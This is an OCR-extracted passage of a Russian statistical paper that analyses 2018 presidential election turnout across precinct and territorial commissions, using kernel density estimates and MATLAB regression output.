

Рис. 3. Визуализация последовательности $\left\{\left[N_{УИК}^{\%}\right]_i\right\}$ (сверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h*=5.0) ее плотности распределения и плотности соответствующего нормального закона распределения (снизу)

Из рис. 3 видно, что последовательность $\left[N_{УИК}^{\%}\right]_i$ представляет собой некоторую выборку случайной величины с ограниченной областью рассеяния [0,100]%, плотность распределения которой отличается от нормального закона распределения. Наименьшее явка избирателей на выборы – 0% оказалась в УИК № 809, созданной ТИК «Булунская» (ИК «Республика Саха (Якутия)»), в которой были зарегистрированы 7 избирателей. Наибольшая явка избирателей на выборы – 100% оказалась в УИК № 1910, созданной ТИК «Барнаул, Октябрьская» (ИК «Алтайский край»), где был зарегистрирован 231 избиратель.

Значения $\mu_N^{\%}, \sigma_N^{\%}$ оказались равными 67.55 % и 14.35%, соответственно. Таким образом, значение $\mathrm{mean}\left(\mu_{УИК}^{\%}\right)$ согласуется с ранее полученными оценками процента средней явки избирателей в 2018 г. на выборы Президента РФ.

Так же необходимо отметить, что, как показывает анализ аппроксимации Розенблатта-Парзена (рис. 3 (снизу)) плотности распределения случайной последовательности $\left[N_{УИК}^{\%}\right]_i$, в конечном числе УИК явка избирателей оказалась выше 90%. (Многомерный статистический анализ электоральных данных, представленных УИК, в которых явка избирателей на выборы в 2018 г. Президента РФ оказалась явка оказалось аномально высокой, являются предметом отдельной статьи.)

Рассмотрим зависимость числа избирателей, принявших участие в выборах в данной УИК, от числа зарегистрированных в ней избирателей, – $\left[N_{УИК}^{V}\right]_i = f\left(\left[N_{УИК}^{ER}\right]_i\right)$ (рис. 4, сверху) и зависимость относительной явки

избирателей, проголосовавших в данной УИК, от числа зарегистрированных в ней избирателей (рис. 4, снизу) $\left[N^{\%}_{УИК}\right]_i = f\left(\left[N^{ER}_{УИК}\right]_i\right)$, а также графики линейных моделей, аппроксимирующих данные зависимости, которые описываются следующими статистиками, вычисленными с помощью функции fitml.m пакета MATLAB:

Линейная модель № 1, аппроксимирующая зависимость $\left[N^{V}_{УИК}\right]_i = f\left(\left[N^{ER}_{УИК}\right]_i\right)$

```
Linear regression model:
    y ~ 1 + x1
Estimated Coefficients:
                   Estimate        SE          tStat     pValue
                   ________    __________    _______    _______

    (Intercept)     44.659       0.88374     50.534        0
    x1             0.63495     0.00063985     992.34        0

Number of observations: 97695, Error degrees of freedom: 97693
Root Mean Squared Error: 163
R-squared: 0.91,  Adjusted R-Squared: 0.91
F-statistic vs. constant model: 9.85e+05, p-value = 0
```

Линейная модель № 2, аппроксимирующая зависимость $\left[N^{\%}_{УИК}\right]_i = f\left(\left[N^{ER}_{УИК}\right]_i\right)$

```
Linear regression model:
    y ~ 1 + x1
Estimated Coefficients:
                   Estimate         SE          tStat      pValue
                   _________    __________    ________    _______

    (Intercept)      79.511       0.073357     1083.9        0
    x1             -0.0070294    5.3112e-05    -132.35        0

Number of observations: 97695, Error degrees of freedom: 97693
Root Mean Squared Error: 13.5
R-squared: 0.152,  Adjusted R-Squared: 0.152
F-statistic vs. constant model: 1.75e+04, p-value = 0
```



Рис. 4. Визуализация зависимостей $\left[N^{V}_{УИК}\right]_i = f\left(\left[N^{ER}_{УИК}\right]_i\right)$, $\left[N^{\%}_{УИК}\right]_i = f\left(\left[N^{ER}_{УИК}\right]_i\right)$ и их линейных аппроксимаций

Анализ зависимостей, представленных на рис. 4, и приведенных выше статистик построенных линейных моделей позволяет сделать вывод о наличии линейной связи между числом избирателей, проголосовавших в данной УИК и числом избирателей (коэффициент детерминации модели R^2=0.91), зарегистрированных в данной УИК, а также наличии отрицательной линейной связи между относительной явкой избирателей и числом избирателей, зарегистрированных в данной УИК (коэффициент детерминации модели R^2=0.152). Линейная связь между этими показателями понятна из описанных выше результатов анализа распределений данных величин, действительно, априори, очевидно, что абсолютное число избирателей, принявших участие в выборах, N_i^V пропорционально числу проголосовавших в данной УИК избирателей, поэтому, в первом приближении можно описать связь между этими показателями с помощью линейной модели:

$$\left[N_{УИК}^{V}\right]_i = a_{УИК}^{V}\left(\left[N_{УИК}^{ER}\right]_i\right) + b_{УИК}^{V},$$

где $a_{УИК}^{V}, b_{УИК}^{V}$ – коэффициенты линейной регрессии, определяемые в соответствие с методом наименьших квадратов. (Для обсуждаемой зависимости $a_{УИК}^{V}$=0.63495, $b_{УИК}^{V}$=44.659.) Отрицательное значение коэффициента линейной регрессии, аппроксимирующей зависимость $\left[N_{УИК}^{\%}\right]_i = \left[N_{УИК}^{V}\right]_i \Big/ \left[N_{УИК}^{ER}\right]_i$, $a_{УИК}^{\%}$= =-0.0070294 объясняется тем, что

$$\left[N_{УИК}^{\%}\right]_i = \left[N_{УИК}^{V}\right]_i \Big/ \left[N_{УИК}^{ER}\right]_i \approx a_{УИК}^{V} + b_{УИК}^{V} \Big/ \left(\left[N_{УИК}^{ER}\right]_i\right) \approx$$

$$a_{УИК}^{V} - b_{УИК}^{V} \Big/ \min\left(\left\{\left[N_{УИК}^{ER}\right]_i\right\}\right)\Delta_{УИК}^{ER},$$

где $\Delta_{УИК}^{ER} = \left[N_{УИК}^{ER}\right]_i - \min\left(\left\{\left[N_{УИК}^{ER}\right]_i\right\}\right)$.

Таким образом, при увеличении числа избирателей, зарегистрированных в данной УИК, прямо пропорционально увеличивается число избирателей, принявших участие в выборах, и, наоборот, при увеличении числа избирателей, зарегистрированных в данной УИК, относительная явка избирателей на выборы прямо пропорционально уменьшается.

4. Анализ электоральных данных на уровне ТИК

Рассмотрим последовательность, составленную из значений числа УИК, зарегистрированных соответствующими ТИК данных ИК субъектов РФ, состоящей из 2 776 значений $\left(\left[N_{ТИК}^{УИК}\right]_i, i = \overline{1,2776}\right)$, а также аппроксимацию Розенблатта-Парзена плотности распределения данной последовательности и соответствующего нормального закона распределения с параметрами, вычисляемые в соответствие с (2), (3) численно с помощью метода трапеций:

$$\mu_{ТИК}^{УИК} = \text{mean}\left(\left\{\left[N_{ТИК}^{УИК}\right]_i\right\}\right), \sigma_{ТИК}^{УИК} = \text{std}\left(\left\{\left[N_{ТИК}^{УИК}\right]_i\right\}\right),$$

представленные на рис. 5. (При вычислении зависимостей, представленных на рис. 5 не учитывались избиратели, зарегистрированные ИК «город Байконур (Республика Казахстан)» и ИК «Территория за пределами РФ», так как данные ИК не создавали УИК).

Из рис. 5 видно, что обсуждаемая последовательность $\left[N_{ТИК}^{УИК}\right]_i$ оказывается некоторой реализацией случайной величины с ограниченной областью рассеяния [1,304], плотность распределения которой отличается от плотности нормального закона распределения. Отметим, что наименьшее число УИК – 1 было создано ТИК «Алеутская» (ИК «Камчатский край»); наибольшее число УИК 304 – ТИК «Мурманская» (ИК «Мурманская областная»).

Значения $\mu_{ТИК}^{УИК}$ и $\sigma_{ТИК}^{УИК}$ оказались равными 35 и 22, соответственно.

Рассмотрим последовательность, составленную из значений числа избирателей, зарегистрированных в данной ТИК $\left(\left[N_{ТИК}^{RE}\right]_i, i = \overline{1,2776}\right)$, а также аппроксимацию Розенблатта-Парзена плотности распределения данной последовательности и соответствующего нормального закона распределения с параметрами, вычисленные в соответствие с (2), (3) численно с помощью метода трапеций:

$$\mu_{N}^{RE} = \text{mean}\left(\left\{\left[N_{ТИК}^{RE}\right]_i\right\}\right), \sigma_{N}^{RE} = \text{std}\left(\left\{\left[N_{ТИК}^{RE}\right]_i\right\}\right),$$

представленную на рис. 6.

Из рис. 6 видно, что обсуждаемая последовательность $\left[N_{ТИК}^{RE}\right]_i$ является некоторой реализацией случайной величиной с ограниченной областью рассеяния [131,335 978], закон распределения которой отличен от нормального закона распределения. Отметим, что наименьшее число избирателей – 131 было зарегистрировано в ТИК «Новороссийск, Судовая», созданной ИК «Краснодарский край». При этом общее число УИК, созданных ТИК «Новороссийск, Судовая» равнялось 5 (УИК № 3695–3699). Наибольшее число избирателей – 335 978 было зарегистрировано в ТИК «Тольятти, Автозаводская» (ИК «Самарская область»). При этом общее число УИК, созданных ТИК «Тольятти, Автозаводская» равнялось 147.

Значения $\mu_{ТИК}^{RE}$ и $\sigma_{ТИК}^{RE}$ оказались равными 39 053 и 40 891, соответственно. Сравнивая отношение $\mu_{ТИК}^{RE} \Big/ \mu_{ТИК}^{УИК}$=1116 с оценкой сред-



Рис. 5. Визуализация последовательности $\left[N_{ТИК}^{УИК} \right]_i$ (сверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h*=3.5376) ее плотности распределения и плотности распределения соответствующего нормального закона распределения (снизу)



Рис. 6. Визуализация последовательности $\left[N_{ТИК}^{RE} \right]_i$ (сверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h*=4165.74) ее плотности распределения и плотность распределения, соответствующего нормального закона распределения (--) (снизу)

него числа избирателей, зарегистрированных в УИК, с соответствующим значением $\mu_{УИК}^{RE}$=1117, вычисленным на основе анализа последовательности $\left[N_{УИК}^{RE} \right]_i$, приходим к выводу, что значения данных величин с точностью 0.09% совпадают. Следовательно, оценки среднего числа избирателей, зарегистрированных в данной УИК, вычисленные на уровне ТИК и на уровне УИК согласуются друг с другом.

Рассмотрим последовательность, составленную из значений числа избирателей, зарегистрированных в данной ТИК и принявших участие в выборах $\left(\left[N_{ТИК}^{V} \right]_i, i = 1,2776 \right)$, а также аппроксимацию Розенблатта-Парзена плотности распределения данной последовательности и соответствующего нормального закона распределения с параметрами, вычисленными в соответствие с (2), (3) численно с помощью метода трапеций:

$$\mu_{ТИК}^{V} = \text{mean}\left(\left\{ \left[N_{ТИК}^{V} \right]_i \right\} \right), \sigma_{ТИК}^{V} = \text{std}\left(\left\{ \left[N_{ТИК}^{V} \right]_i \right\} \right),$$

представленную на рис. 7.

Из рис. 7 видно, что видно, что обсуждае-



Рис. 7. Визуализация последовательности $\left[N_{ТИК}^{V} \right]_i$ (сверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h^*=2924.2) ее плотности распределения и плотности распределения соответствующего нормального закона распределения

мая последовательность $\left[N_{ТИК}^{V} \right]_i$ является некоторой реализацией случайной величиной с ограниченной областью рассеяния [126,202 275], закон распределения которой отличается от нормального закона распределения. Наименьшее число избирателей, принявших участие в выборах, – 126 было зарегистрировано в ТИК «Новороссийск, Судовая», созданной ИК «Краснодарский край». Наибольшее число избирателей – 202 275 было зарегистрировано в ТИК «Тольятти, Автозаводская» (ИК «Самарская область»).

Значения $\mu_{ТИК}^{V}$ и $\sigma_{ТИК}^{V}$ значения оказались равными 26 312 и 26 314, соответственно. Следовательно, оценки среднего числа избирателей, зарегистрированных в данной УИК, вычисленные на уровне ТИК и на уровне УИК согласуются друг с другом. Разделив $\mu_{ТИК}^{V}$=26 312 на $\mu_{ТИК}^{V}$=39 053, находим, оценку явки избирателей на выборы Президента РФ в процентном отношении, которая оказалось равной 67.38%. Для сравнения явка избирателей, вычисленная как отношение официальных данных ЦИК РФ о числе зарегистрированных избирателей N_{all}^{RE}=109 001 306 и числе избирателей, принявших участие в выборах $N_{УИК}^{V}$=73 573 516, оказывается равной 67.50%. Таким образом, значения оценок явки избирателей в 2018 г. на выборы Президента РФ, отказываются отличными друг от друга не более, чем на 0.18%.

Рассмотрим визуализацию последовательности $\left\{ \left[N_{ТИК}^{\%} \right]_i \right\}, i = \overline{1,2776}$, составленной из отношения значений числа избирателей, принявших участие в голосовании в соответствующей УИК, к числу зарегистрированных в данной УИК избирателей:

$$\left\{ \left[N_{ТИК}^{\%} \right]_i = 100\left(\left[N_{ТИК}^{V} \right]_i / \left[N_{ТИК}^{ER} \right]_i \right) \right\}, i = \overline{1,2776},$$

а также аппроксимацию Розенблатта-Парзена плотности распределения данной последовательности и соответствующего нормального закона распределения с параметрами, вычисленным в соответствие с (2), (3) численно с помощью метода трапеций:

$$\mu_{ТИК}^{\%} = \text{mean}\left(\left\{ \left[N_{ТИК}^{\%} \right]_i \right\} \right), \sigma_{ТИК}^{\%} = \text{std}\left(\left\{ \left[N_{ТИК}^{\%} \right]_i \right\} \right),$$

представленные на рис. 8.

Из рис. 8 видно, что видно, что обсуждаемая последовательность $\left[N_{ТИК}^{\%} \right]_i$ является некоторой реализацией случайной величиной с ограниченной областью рассеяния [44.22,99.80]%, закон распределения которой отличается от нормального закона распределения. Наименьшая явка избирателей – 44.22% оказалось в ТИК «Власихинская городская», созданная ИК «Московская область» (число УИК – 9, число зарегистрированных избирателей – 18 255). Наибольшая явка избирателей – 99.80% оказалась в ТИК «Новая земля», созданной ИК «Архангельская область» (число УИК – 6, число зарегистрированных избирателей – 1 957).

Значения $\mu_{ТИК}^{\%}$ и $\sigma_{ТИК}^{\%}$ оказались равными 65.59% и 13.20%, соответственно. Таким образом, значения оценок явки избирателей на



Рис. 8. Визуализация последовательности $\left[N^{\%}_{ТИК} \right]_i$ (сверху), аппроксимации Розенблатта-Парзена (нормальное ядро, h^*=2.293) ее плотности распределения и плотности распределения соответствующего нормального закона распределения (--) (снизу)

выборы Президента РФ в 2018 г. на уровне ТИК, отказались отличными друг от друга не более, чем на 2.4%.

Так же необходимо отметить, что, как показывает анализ аппроксимации Розенблатта-Парзена (рис. 8 (снизу)) плотности распределения случайной последовательности $\left[N^{\%}_{ТИК} \right]_i$ в конечном числе избирательных комиссий явка избирателей оказалась выше 90%. (Многомерный статистический анализ электоральных данных на уровне ТИК, в которых явка избирателей на выборы в 2018 г. Президента РФ оказалась явка оказалось аномально высокой, являются предметом последующей отдельной статьи.)

Рассмотрим зависимость числа избирателей, принявших участие в выборах в данной УИК, от числа зарегистрированных в ней избирателей, – $\left[N^{V}_{ТИК} \right]_i = f\left(\left[N^{ER}_{ТИК} \right]_i \right)$ (рис. 9, сверху) и зависимость относительной явки избирателей, проголосовавших в данной УИК от числа зарегистрированных в ней избирателей (рис. 9, снизу) $\left[N^{\%}_{ТИК} \right]_i = f\left(\left[N^{ER}_{ТИК} \right]_i \right)$, а также графики линейных моделей, аппроксимирующих данные зависимости, которые описываются следующими статистиками, вычисленными с помощью функции fitml.m пакета MATLAB:

Из рис. 9 видно, что зависимость $\left[N^{V}_{ТИК} \right]_i = f\left(\left[N^{ER}_{ТИК} \right]_i \right)$ аппроксимируется с помощью линейной функции. При этом, как видно, из вычисленных статистик данной аппроксимации коэффициент R^2=0.97, что свидетельствует о высокой линейной связи между переменными $N^{V}_{ТИК}$ и $N^{ER}_{ТИК}$ которая обусловлена тем, что при отсутствии фальсификаций электоральных данных $N^{V}_{ТИК} \approx \mu^{\%}_{ТИК} N^{ER}_{ТИК}$. При этом, одновременно, относительная явка избирателей на выборы $N^{\%}_{ТИК}$ в данной ТИК оказывается независящей от числа зарегистрированных в ней избирателей $N^{ER}_{ТИК}$ (R^2=0.0566), что, с нашей точки зрения, также является кос-

Статистики линейной модели № 1, аппроксимирующей зависимость $\left[N^{V}_{ТИК} \right]_i = f\left(\left[N^{ER}_{ТИК} \right]_i \right)$

```
Linear regression model:
    y ~ 1 + x1
Estimated Coefficients:
                   Estimate       SE         tStat       pValue
                   ________    _________    ______    __________

    (Intercept)     1575.1        119.17    13.217    1.0113e-38
    x1             0.63332     0.0020989    301.74             0

Number of observations: 2776, Error degrees of freedom: 2774
Root Mean Squared Error: 4.55e+03
R-squared: 0.97,  Adjusted R-Squared: 0.97
F-statistic vs. constant model: 9.1e+04, p-value = 0
```

Статистики линейной модели № 2, аппроксимирующей зависимость $\left[N^{\%}_{ТИК}\right]_i = f\left(\left[N^{ER}_{ТИК}\right]_i\right)$

```
Linear regression model:
    y ~ 1 + x1
Estimated Coefficients:
                    Estimate         SE          tStat       pValue
                   __________    __________    _______    __________

    (Intercept)        72.905       0.29584     246.43             0
    x1             -6.721e-05    5.2104e-06    -12.899    5.1648e-37
Number of observations: 2776, Error degrees of freedom: 2774
Root Mean Squared Error: 11.3
R-squared: 0.0566,  Adjusted R-Squared: 0.0562
F-statistic vs. constant model: 166, p-value = 5.16e-37
```



Рис. 9. Визуализация зависимостей $\left[N^{V}_{ТИК}\right]_i = f\left(\left[N^{ER}_{ТИК}\right]_i\right)$, $N^{\%}_i = f\left(\left[N^{ER}_{ТИК}\right]_i\right)$ и их линейных аппроксимаций

венным подтверждением честного проведения в 2018 г. выборов Президента РФ.

На уровне ТИК помимо статистических характеристик электоральных данных на уровне УИК, обсуждавшиеся в предыдущем разделе, появляется дополнительный количественный показатель – число УИК, зарегистрированных данной ТИК. В этой связи рассмотрим зависимости числа УИК от числа зарегистрированных в соответствующих ТИК $N^{УИК}_{ТИК} = f\left(N^{RE}_{ТИК}\right)$, а также относительной явки от числа УИК, зарегистрированных данной ТИК, и их линейные аппроксимацию, статистики которых приведены ниже, представленные на рис. 10.

Из рис. 10 и анализа статистик аппроксимации видно:

1. Зависимость $N^{УИК}_{ТИК} = f\left(N^{RE}_{ТИК}\right)$ с высоким значением коэффициента R^2=0.657 может быть аппроксимирована линейной зависимостью. Данный результат позволяет сделать вывод о том, что при формировании УИК их число выбиралось прямо пропорционально числу избирателей, зарегистрированных на территории, данной ТИК. Меньшее значение коэффициента R^2=0.657 в рассматриваемом случае, чем у аналогичной линейной модели, аппроксимирующей зависимость $N^{V}_{ТИК} = f\left(N^{ER}_{ТИК}\right)$ (R^2=0.97), по-видимому, объясняется тем, что число ТИК, создаваемых данной ИК субъекта РФ, зависит не только от абсолютного числа избирателей, зарегистрированных на территории данных ТИК, но и от его распределения по ее территории.

2. Коэффициент линейной модели, аппроксимирующей зависимость $\left[N^{\%}_{ЕИК}\right]_i = f\left(\left[N^{УИК}_{ТИК}\right]_i\right)$, R^2=0.0138, что позволяет отвергнуть гипотезу о линейной связи между



Рис. 10. Визуализация зависимости $\left[N_{ТИК}^{УИК}\right]_i = f\left(\left[N_{ТIK}^{RE}\right]_i\right)$ и ее линейной аппроксимации (сверху), зависимости $\left[N_{УИК}^{\%}\right]_i = f\left(\left[N_{ТIK}^{УИК}\right]_i\right)$ и ее линейной аппроксимации (снизу)

Статистики линейной модели, аппроксимирующей зависимость $\left[N_{ТИК}^{УИК}\right]_i = f\left(\left[N_{ТIK}^{RE}\right]_i\right)$

```
Linear regression model:
    y ~ 1 + x1
Estimated Coefficients:
                    Estimate        SE        tStat     pValue
                   _________    __________    ______    ______
    (Intercept)       17.858       0.34257    52.129      0
    x1             0.00043982    6.0334e-06    72.898      0
Number of observations: 2776, Error degrees of freedom: 2774
Root Mean Squared Error: 13.1
R-squared: 0.657,  Adjusted R-Squared: 0.657
F-statistic vs. constant model: 5.31e+03, p-value = 0
subplot(2,1,2);plot(mdl)
```

Статистики линейной зависимости, аппроксимирующей зависимость $\left[N_{ЕИК}^{\%}\right]_i = f\left(\left[N_{ТIK}^{УИК}\right]_i\right)$

```
Linear regression model:
    y ~ 1 + x1

Estimated Coefficients:
                    Estimate       SE         tStat       pValue
                    ________    _________    _______    __________

    (Intercept)       72.423      0.40809     177.46             0
    x1              -0.06118    0.0098179    -6.2315    5.3221e-10
Number of observations: 2776, Error degrees of freedom: 2774
Root Mean Squared Error: 11.6
R-squared: 0.0138,  Adjusted R-Squared: 0.0134
F-statistic vs. constant model: 38.8, p-value = 5.32e-10
```

переменными $N_{ЕИК}^{\%}$, $N_{ТIK}^{УИК}$ и принять альтернативную гипотезу о независимости данных переменных друг от друга.

4. Анализ электоральных данных на уровне ИК

Рассмотрим последовательность, составленную из значений числа избирателей, зарегистрированных в ИК данного субъекта РФ и приравненных к ним ИК «город Байконур (Республика Казахстан)», «Территория за пределами РФ», $\left[N_{ИК}^{RE}\right]_i, i = \overline{1,87}$, аппроксимацию Розенблатта-Парзена ее плотности вероятности и плотность соответствующего нормального закона распределения с параметрами, вычисленными в соответствие с (2), (3) численно с помощью метода трапеций:

$\mu_{ИК}^{RE} = \text{mean}\left(\left\{\left[N_{ИК}^{RE}\right]_i\right\}\right), \sigma_{ИК}^{RE} = \text{std}\left(\left\{\left[N_{ИК}^{RE}\right]_i\right\}\right),$

представленные на рис. 11.

Из рис. 11 видно, что случайная последовательность $\left[N_{ИК}^{RE}\right]_i, i = \overline{1,87}$ является некоторой реализацией случайной величиной с

